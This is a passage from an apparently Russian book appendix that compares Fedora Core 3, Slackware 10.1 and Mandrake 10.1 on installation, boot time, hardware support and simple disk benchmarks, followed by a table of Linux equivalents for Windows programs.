Сразу перезагружаю систему. Запускаю секундомер (с момента начала загрузки ядра). Запуск системы (до окна ввода имени пользователя и пароля) занял на моей машинке всего 1 минуты и 8 секунд. Запуск GNOME занял еще 7 секунд.

Начинаю работать с системой. Обновленный GNOME (версия 2.8.0) мне очень понравился. Первым делом я попытался выяснить, что же все-таки




Рис. В.2. Рабочий стол GNOME 2.8.0

случилось с моей звуковой платой. Поскольку я начинающий пользователь, на ум мне ничего не пришло, как проверить уровень громкости. Ааа! Так все же устройства выключены, вот поэтому я и не слышал звук! Включаю, устанавливаю максимальную громкость. Запускаю проигрыватель компакт-дисков и вставляю Extra CD. GNOME предложил мне или открыть диск (чтобы просмотреть дорожку данных) или же воспроизвести (аудио-дорожки). Мелочь, а приятно. Выбираю воспроизведение. Все равно звука нет. В общем, звуковую карточку я пока оставил в покое. Пока посмотрю, что же нового в системе.

Во время исследования файловой системы, я обнаружил, что файловые системы Windows (а у меня 4 Windows-раздела), не подмонтированы. Подмонтировать вручную особого труда не составляет, но что, если человек впервые видит Linux, и еле справился с установкой ОС, он ведь не знает, что есть команда mount! Но это уже другой вопрос — как говорится, RTFM перед установкой.

Посмотрим, сколько места осталось после установки системы. Это можно выяснить программой df. Я устанавливал систему на раздел /dev/hda5, а раздел /dev/hda6 использовал для каталога /home. Сама система (/dev/hda5) заняла 2446188 блоков по 1 Кб, то есть 2 388 Мб. На разделе /dev/hda6 место практически не использовалось, поскольку при установке я не создавал пользователей.

Программное обеспечение

По умолчанию устанавливается не все программное обеспечение, а только самое необходимое. Очень понравился удобный просмотрщик изображений Photo Tool.

Также понравился обновленный GIMP 2.0.5, хотя с ним делал только скриншоты, его интерфейс стал более красивым и удобным.

Хочу просмотреть видео. Пусть и без звука. Запускаю Helix Player — именно этот проигрыватель используется в FC3 для просмотра видео. Открываю файл, который без проблем воспроизводился в MDK, который был до этого у меня установлен, и вижу картину «The player does not have the capabilities to play back this content» Больше комментариев нет.

Далее все как обычно — Open Office, Project Planner, Диаграммы DIA, утилиты настройки системы. Стоп! Кажется, в группе Интернет есть что-то новенькое — Firefox Web Browser. Запускаю. Как следует из названия, данный браузер основан на Mozilla. Только почему-то она на английском. Исследовав опции, я так и не нашел выбора языка интерфейса, скорее всего для его русификации нужно доставлять какой-то пакет. Ну ничего, все равно бороздить просторы Интернета я на нем не буду — все равно скоро установлю другой дистрибутив.



Рис. В.3. Программа Photo Tool




Рис. В.4. GIMP 2.0.5



Рис. В.5. Насмотрелся я видео...




Рис.В.6. Firefox Web Browser

Тесты

Переходим к самому интересному — тестам. Тесты будут следующими: тест чтения блока данных с помощью `hdparm`, тест на время копирования большого файла с раздела FAT32 в раздел ext3 и копирование этого же файла из одного раздела ext3 в другой раздел ext3. Хотел запустить привычный мне Midnight Commander, но его я не нашел и попытался установить с помощью утилиты «Управление пакетами». Данная утилита мне не понравилась. Она отлично подходит для начинающего пользователя, который и сам не знает, что он хочет установить. Мне же лучше было ввести имя пакета и установить его. К сожалению, в этой программе данной возможности не было.

Тратить время на установку ОС я не стал, а решил воспользоваться Браузером файлов. Может это и правильнее, ведь начинающий пользователь будет использовать именно его, а не какой-то ОС, который даже не устанавливается по умолчанию.

У нас есть уже все необходимые программы для проведения тестов. Начнем по порядку — с `hdparm`. Запускаю Терминал (находится в группе Система




Рис. В.7. Управление пакетами





Рис. В.8. Браузер файла



```
root@localhost ~# hdparm -t /dev/hda

/dev/hda:
Timing buffered disk reads: 174 MB in 3.02 seconds = 57.68 MB/sec
[root@localhost ~]#
```

Рис. В.9. Чтения блока данных

меню приложений). Результат чтения блока размером в 174 МБ за 3,02 сек довольно неплохой — это около 57,68 МБ/с.

Теперь буду копировать файл размером ровно 700 Мб. Это фильм, который мне так и не удалось просмотреть. Получил такие результаты:

- Копирование с раздела FAT32 (/dev/hda10) на раздел ext3 (/dev/hda6):
2 мин 32 сек
- Копирование с раздела ext3 (/dev/hda6) на раздел ext3 (/dev/hda5):
1 мин 04 сек

Как видите, с «родными» разделами FC3 работает в два раза быстрее. Файловая система ext3 использовалась только потому, что при нормальной установке она предлагается по умолчанию — ее и выберет начинающий пользователь. Он же и не подозревает о наличии других файловых систем.

Все, обзор FC3 на этом заканчивается, и я решил выключить компьютер. При выключении вижу картину из серии «Не ждали»:

```
Power down
acpi_power_off called
```

И все. Так машинка простояла минут пять, пока я вручную не выключил питание. Лично я вспомнил времена Windows 95: «А теперь питание компьютера можно отключить... вручную»

Диагноз

Лично я так и не понял, для кого этот разрабатывался этот дистрибутив: для начинающих или для продвинутых пользователей. Если для начинающих, о чем свидетельствует дружелюбный интерфейс GNOME, то почему так много недоработок, с которыми этот самый начинающий пользователь справиться не в состоянии: неработающая звуковая плата (у меня довольно распространенная модель, поэтому такая неисправность будет наблюдаться не только у меня), ошибки при воспроизведении видео (очень актуальная

задача для домашнего компьютера), не подключены файловые системы, а вдобавок ошибка при выключении питания?. И это при том, что я поработал с системой какой-то час. Поработай я больше, даже не могу предположить, сколько недоработок я бы нашел в ней. Если же дистрибутив разрабатывался для продвинутых пользователей, почему нет привычных им программ (того же MS)? В любом случае я бы не рекомендовал этот дистрибутив начинающим пользователям. Сначала нужно поучиться на более легком дистрибутиве, у которого с самого начала все работает, а затем переходиться на Fedora Core 3, если, конечно, захочется.

Преимущества	Недостатки
Дружественный интерфейс GNOME 2.8.0	Проблемы с определением звуковой карты (*)
Хороший выбор программного обеспечения	Не хватает видео-кодеков
Удобная программа установки	Проблемы с выключением питания
Новые версии GNOME и KDE	По умолчанию не устанавливаются некоторые привычные программы
	По умолчанию не подмонтируются файловые системы Windows
	Требует самостоятельной донастройки после установки
Программное обеспечение	
Fedora Core 3 Ядро версия 2.6.9 GNOME 2.8.0 KDE 3.3.0 Open Office 1.1.2 GIMP 2.0.5 Загрузчик GRUB	Fedora Core 4 (**) Ядро версия 2.6.11 GNOME 2.8.3 KDE 3.4.0 Open Office 1.9.104 GIMP 2.2.7 Загрузчик GRUB



Примечание:

Это у меня были проблемы с моей звуковой картой — вполне вероятно, что у вас будет все нормально.



Примечание:

Fedora Core 4, к сожалению, попробовать не получилось, привожу только версии программного обеспечения, входящего в этот дистрибутив.

Slackware

Вторым дистрибутивом я решил выбрать Slackware. Просто хотелось на него посмотреть: ведь до этого я видел его в работе только несколько раз. А тут еще и последняя на данный момент версия — 10.1. Дистрибутив поставляется на двух дисках.

Установка

Как обычно, загружаюсь с первого компакт-диска. Вижу экран приветствия:

```
Welcome to Slackware version 10.1 (Linux kernel 2.4.29)
```

Что? Неужели последний дистрибутив от Slackware основан на старом ядре? Возможно, разработчики посчитали, что новое им не нужно.



Примечание

Так, оно и есть в состав Slackware и Debian включаются только старые-добрые версии программного обеспечения, в том числе и ядра. Так разработчики пытаются создать стабильный дистрибутив, чтобы у него не было различного рода недоработок.

Знакомая загрузка ядра предыдущей версии. Программа установки предложила выбрать раскладку клавиатуры, отличную от US:

```
Enter 1 to select a keyboard map
```

Неужели установка системы будет в текстовом режиме? Да еще и без меню. Ага, нет, меню все-таки появилось, но текстовое. Меню выбора раскладки клавиатуры содержит список файлов (!) раскладок безо всякого описания. Догадайся, мол, сам. Выбираю `qwerty/gu.map` и нажимаю `Enter`. Честно говоря, текстовая программа установки выглядит как-то архаично. Такое впечатление, что устанавливается одна из первых версий Red Hat. Уже в 6.0 версии Red Hat программа установки была намного удобнее, хотя она тоже работала в текстовом режиме. Затем система предложила ввести пароль пользователя `root`. На данный момент пароля нет, поэтому можно просто нажать `Enter`, что я и сделал. Система сообщила, что для изменения таблицы разделов можно ввести команду `fdisk`. Мне повезло — Linux-разделы у меня уже есть, а начинающему пользователю лучше вообще отложить эту затею и попросить кого-нибудь более знающего переразбить жесткий диск за него. Только на использование текстовой версии `fdisk` может уйти минут 5 — это при условии, если знаешь, что делаешь. К тому же `fdisk` не умеет изменять размеры разделов без уничтожения всей информации. Поэтому лучше использовать для этой цели какую-нибудь другую программу, например, тот же `Partition Magic` для Windows. Да, есть в Slackware более удобная программа — `sfdisk`, но в программе установке о ней ни слова...

Для начала установки нужно ввести команду `setup`. Ввожу. Появляется меню программы установки. `KEYMAP` я уже выбрал, поэтому выбираю второй

пункт ADDSWAP. Он позволяет установить раздел подкачки для вашей системы. У меня уже создан, поэтому программа запросила разрешения только активизировать этот раздел. После этого появилось текстовое окошко FORMAT, в котором нужно выбрать, какие Linux-разделы нужно форматировать, а также файловую систему. По умолчанию предлагается Reiser FS, но для равенства условий я решил выбрать ext3, чтобы результаты файлового тестирования были более объективными. Программа установки работает только на английском языке, поэтому если не знаете его, лучше вам попытаться установить другой дистрибутив.

Затем программа спросила, хочу ли я добавить найденные Windows-разделы в /etc/fstab. Соглашаюсь и добавляю 2 из четырех разделов — для экономии времени. После этого нужно выбрать источник установки, выбираю Slackware CD or DVD, а также опцию auto для автоматического определения диска.

Какие пакеты устанавливать? Выбираю full, то есть установку всех пакетов, чтобы не терять время на их выбор. До этого весь подготовительный процесс занял 6 минут и 6 секунд. У вас, скорее всего, этот показатель будет другим. А если у вас еще нет Linux-разделов, то можно смело умножить это время на 2.

Копирование пакетов с двух компактв заняло 13 минут и 10 секунд. После копирования пакетов программа установки настраивает шрифты, документацию и выполняет другие действия. На все про все ушло 53 секунды.

Вот мы и добрались до самого интересного. Программа установки не знает, откуда брать ядро. Она предлагает несколько вариантов bootdisk, Slackware CD и др. Причем первый — по умолчанию. Я его и выбрал, просто механически так получилось. Программа попросила вставить загрузочную дискету в дисковод /dev/fd0. У меня не только нет этой дискеты, но и самого дисковода. Отказаться — никак. Пришлось, не долго думая, нажать Reset и повторить весь процесс заново. Правильный вариант — Slackware CD. Затем — список ядер. Какое устанавливать? Я выбрал ядро, которое использовалось при установке:

```
/cdrom/kernel/bare.i/bzImage
```

Следующий этап — просто анекдотический. Программа хочет создать загрузочный диск, который она запрашивала на предыдущем этапе. Во как. Я отказался от этой возможности. После этого я также отказался от использования HOTPLUG-устройств. Для экономии времени.

Настройку загрузчика LILO я производил вручную. Не полагаясь на интеллектуальные возможности программы, я выбрал expert и ввел все параметры вручную. LILO установил в MBR. Затем добавил две записи: Linux (/dev/hda5) и Win (/dev/hda1). Обычно эти параметры указываются автоматически — но это в нормальных программах установки... Для инсталляции LILO выбрал команду меню Install LILO.

После этого нужно указать различные параметры системы — тип мыши, параметры сети (я их не устанавливал), выбор запускаемых сервисов (оставил как есть). Потом программа спросила, хочу ли я добавить свои собственные консольные шрифты. А откуда ж они у меня? Ясно, что я отказался от этого. Затем — параметры времени (UTC или не UTC, выбор региона, я выбрал Europe/Kiev).

После установки времени нужно выбрать оконный менеджер по умолчанию. Программа предложила KDE, я согласился.

Последний этап — ввод пароля root. Все. Перезагружаться сами не захотели — мол, уже не маленькие, знаете, как Ctrl + Alt + Del нажимать. Нажимаю заветную комбинацию, и система перезагружается. С момента выбора ядра до перезагрузки прошло 4 минуты и 51 секунда.

Загружаюсь. Система встретила меня голой консолью. Ввожу имя пользователя root и свой пароль. Все. Для запуска X Window (ну и KDE) нужно ввести startx. Некоторые пользователи Linux, даже которые уже использовали эту ОС, и не подозревают о существовании такой команды.

Вторая перезагрузка

Я перезагружаю систему, чтобы вычислить время второй загрузки. Оно составило 22 секунды до появления приглашения ввести имя пользователя и пароль и еще 22 секунды на запуск XWindow и KDE. Итого 44 секунды. После установки на 3 Гб-ном разделе осталось 473 Мб свободного места.

Программное обеспечение

В этом дистрибутиве используется новая версия KDE — 3.3.3 и еще более новая, чем в FC3, версия GIMP — 2.2.3.

KDE русифицировать никак не удалось. Я установил все пакеты, а из доступных языков был только английский. И кому нужен такой дистрибутив?

Существенным недостатком, на мой взгляд, является отсутствие пакета OpenOffice. Вместо него установлен K Office 1.3.4.

Тесты

А вот тут началось самое интересное. Результат hdpatt такой же, как и у FC3. 174 Мб скопировалось за 3,01 секунду — на 0,01 секунду быстрее чем у FC3. При копировании того же самого 700 Мбайтного фильма я получил следующие результаты:

- Копирование с FAT32-раздела на ext3-раздел: 1 мин 12 сек (!).
- Копирование с ext3-раздела на ext3-раздел: 0 мин 31 сек.



Рис. В.10. Рабочий стол KDE 3.3 (Slackware)



Рис. В.11. GIMP 2.2.3 (Slackware)

A screenshot of a terminal window titled "mic - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". Below the menu bar is a "Shell" tab. The terminal content shows a root user at a machine named "darkstar" running the command "hdparm -t /dev/hda". The output of the command is "Timing buffered disk reads: 174 MB in 3.01 seconds = 57.81 MB/sec". The prompt "root@darkstar:~#" is visible at the end of the line.

```
mic - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
root@darkstar:~# hdparm -t /dev/hda
/dev/hda:
Timing buffered disk reads: 174 MB in 3.01 seconds = 57.81 MB/sec
root@darkstar:~#
```

Рис. В. 12. Hdparm (Slackware)

Вот вам и ядро 2.4. Разница с FC почти в два раза: Slackware в два раза быстрее работает с файлами, чем Fedora Core. Файловая система одна и та же — ext3. Уже и не знаешь, куда отнести версию ядра 2.4 — к преимуществам или недостаткам. Никуда не буду относить. Будем считать это особенностью данного дистрибутива.

Диагноз

Неудобная текстовая англоязычная программа установки сразу отпугнет начинающих пользователей. Отсутствие Open Office и поддержки русского языка тоже не в сторону выбора дистрибутива. Зато это компенсируется быстрой работой файловой системы и более быстрым запуском системы: 44 секунды против 1 минуты и 15 секунд у FC3. Этот дистрибутив можно порекомендовать квалифицированным пользователям, знающим толк в Linux — уж они-то смогут довести его «до ума». И вообще, учитывая особенности этого дистрибутива, он больше подходит для установки на сервере, чем на рабочей станции.

Преимущества	Недостатки
Дружественный интерфейс KDE 3.3	Неудобная, текстовая и англоязычная программа установки
Высокая производительность файловой системы	Нет поддержки русского языка. Ее обеспечить можно, но начинающему пользователю придется потратить на это уйму времени
Быстрая загрузка системы	Отсутствует пакет Open Office
Программное обеспечение	
Ядро версия 2.4 29 GNOME 2.6.2 KDE 3.3 Open Office — отсутствует GIMP 2.2.3 Загрузчик LILO	

Linux Mandrake 10.1

Этот дистрибутив я устанавливал последним специально: до этого на моем домашнем компьютере был установлен именно он. Как обычно, начнем с установки дистрибутива.

Установка

Как и Fedora Core 3, Mandrake поставляется на четырех компакт-дисках. Все четыре диска нужны при установке — даже если не отмечать дополнительные пакеты.

Программа установки понятна и новичку, с ней практически не бывает проблем — это я уж знаю точно, потому что данный дистрибутив я устанавливал не один раз, причем на разные компьютеры.

Весь подготовительный процесс в моем случае (напомню, что я не создавал разделы — они уже были созданы) занял всего 2 минуты и 1 секунду. На копирование пакетов, выбранных по умолчанию, понадобилось всего 7 минут и 2 секунды. После копирования пакетов на указание дополнительных параметров (я оставил все по умолчанию, только добавил одного пользователя) понадобилось 1 минута и 12 секунд. Итого на установку системы понадобилось 10 минут и 15 секунд (!)

После перезагрузки приятно обнаружить, что твоя звуковая плата работает, консоль полностью русифицирована (а не как в случае с FC3), подмонтированы все Windows-разделы (причем подмонтированы правильно — с русскими буквами проблем нет), да и выключается компьютер без всяких глюков.

Вторая перезагрузка

Вторая загрузка (с запуском X Windows и автоматическим входом пользователя) заняла 42 секунды. После установки осталось свободным 2,1 Гб дискового пространства.




Рис. В.13. Рабочий стол

Программное обеспечение

На четырех компакт-дисках Linux Mandrake вы найдете все необходимое программное обеспечение — от офисных приложений до простых игрушек. Для меня наиболее важны офисный пакет OpenOffice 1.1.0 и графический редактор GIMP 1.2.5. Версия GIMP не очень новая, но это поправимо — всегда можно загрузить новую.

В качестве оконной среды по умолчанию используется KDE версии 3.2 — довольно удачная и быстрая версия.

С воспроизведением видео-файлов нет никаких проблем — все фильмы, имеющиеся у меня на Windows-разделах, все были воспроизведены проигрывателем Totem — даже те, для которых я в Windows выкачивал из Интернета дополнительные кодеки.

Тесты

Дополнительно описывать тесты я не буду, а приведу только уже готовые результаты:




Рис. В.14. Windows-разделы сразу правильно подмонтированы



Рис. В.15. Воспроизведение фильма

- **Идparam:** 174 Мб прочитано за 3,02 секунды, скорость чтения 57,55 Мб/с
- **Копирование 700 Мбайтного файла с FAT32-раздела на ext3-раздел:** 01:26
- **Копирование 700 Мбайтного файла с ext3-раздела на ext3-раздел:** 0:36

Диагноз

Linux Mandrake — отличный дистрибутив для начинающих пользователей. После установки системы пользователь получает «готовую к употреблению» систему. Все, что ему нужно настроить (и то, только если он это не сделал при установке системы) — это настроить сеть и/или подключение к Интернету. Никаких особых проблем ни при установке, ни при работе с дистрибутивом не возникло.

Преимущества	Недостатки
Простая и быстрая установка	Особых недостатков нет, если не считать немного устаревших версий GNOME и GIMP
Хороший выбор программного обеспечения	
После установки система полностью готова к работе и не требует донастройки	
Нет проблем ни со звуком, ни с видео-кодеками	
Программное обеспечение	
Linux Mandrake 10 Ядро версия 2.6.3 GNOME 2.4.1 KDE 3.2 Open Office 1.1.0 GIMP 1.2.5 Загрузчик GRUB	Linux Mandriva 2005 (*) Ядро версия 2.6.11.6 GNOME 2.8.3 KDE 3.3.2 с поддержкой функций 3.4.0 Open Office 1.1.4 GIMP 2.2.5 Загрузчик GRUB



Примечание:

Linux Mandriva Limited Edition 2005 — это первый выпуск популярного дистрибутива после слияния компаний MandrakeSoft и Connectiva. В этом дистрибутиве есть очень много интересного — от полной поддержки контроллеров Adaptec до поддержки игровых консолей Xbox.

Таблицы соответствия Windows- и Linux-программ

С помощью приведенных ниже таблиц вы сможете подобрать достойный аналог для вашей Windows-программы. При заполнении таблицы я руководствовался простым правилом: чтобы Windows-программа и ее Linux-аналог были в одной весовой категории, то есть обладали примерно одинаковыми возможностями.

Работа в Интернет

Windows-программа	Linux-Аналог	Комментарий
Internet Explorer	Netscape Navigator/Mozilla	Думаю, что обе эти программы в представлении и особых комментариях не нуждаются — мы их знаем еще со времен Windows
	Konqueror	Вряд ли Завоеватель сможет выступить в роли Internet Explorer'a. Но для походов на не очень «навороченные» (с использованием Flash, VRML, апплеты Java) сайты его возможностей вполне хватит
	Galeon	Данный браузер основан на движке Mozilla, поэтому он с успехом может заменить самого Mozill'y!
	IE for Linux	Компания Microsoft портировала программу IE на платформу Linux. Честно говоря, «ослика ИА для Линукс» я в глаза не видел, но судя по отзывам, программа линуксоидам не понравилась
Opera	Opera for Linux	Уже вышла восьмая версия этого популярного браузера, и она доступна пользователям Linux. Но рекомендуется воспользоваться стабильной версией 7.54 — это проверенная временем, надежная версия
Mozilla for Windows	Mozilla for Linux	Linux-аналог обладает всеми возможностями Windows-программы
Outlook	Ximlan Evolution	Полный аналог знаменитой программы Outlook — программы похожи друг на друга как две капли воды
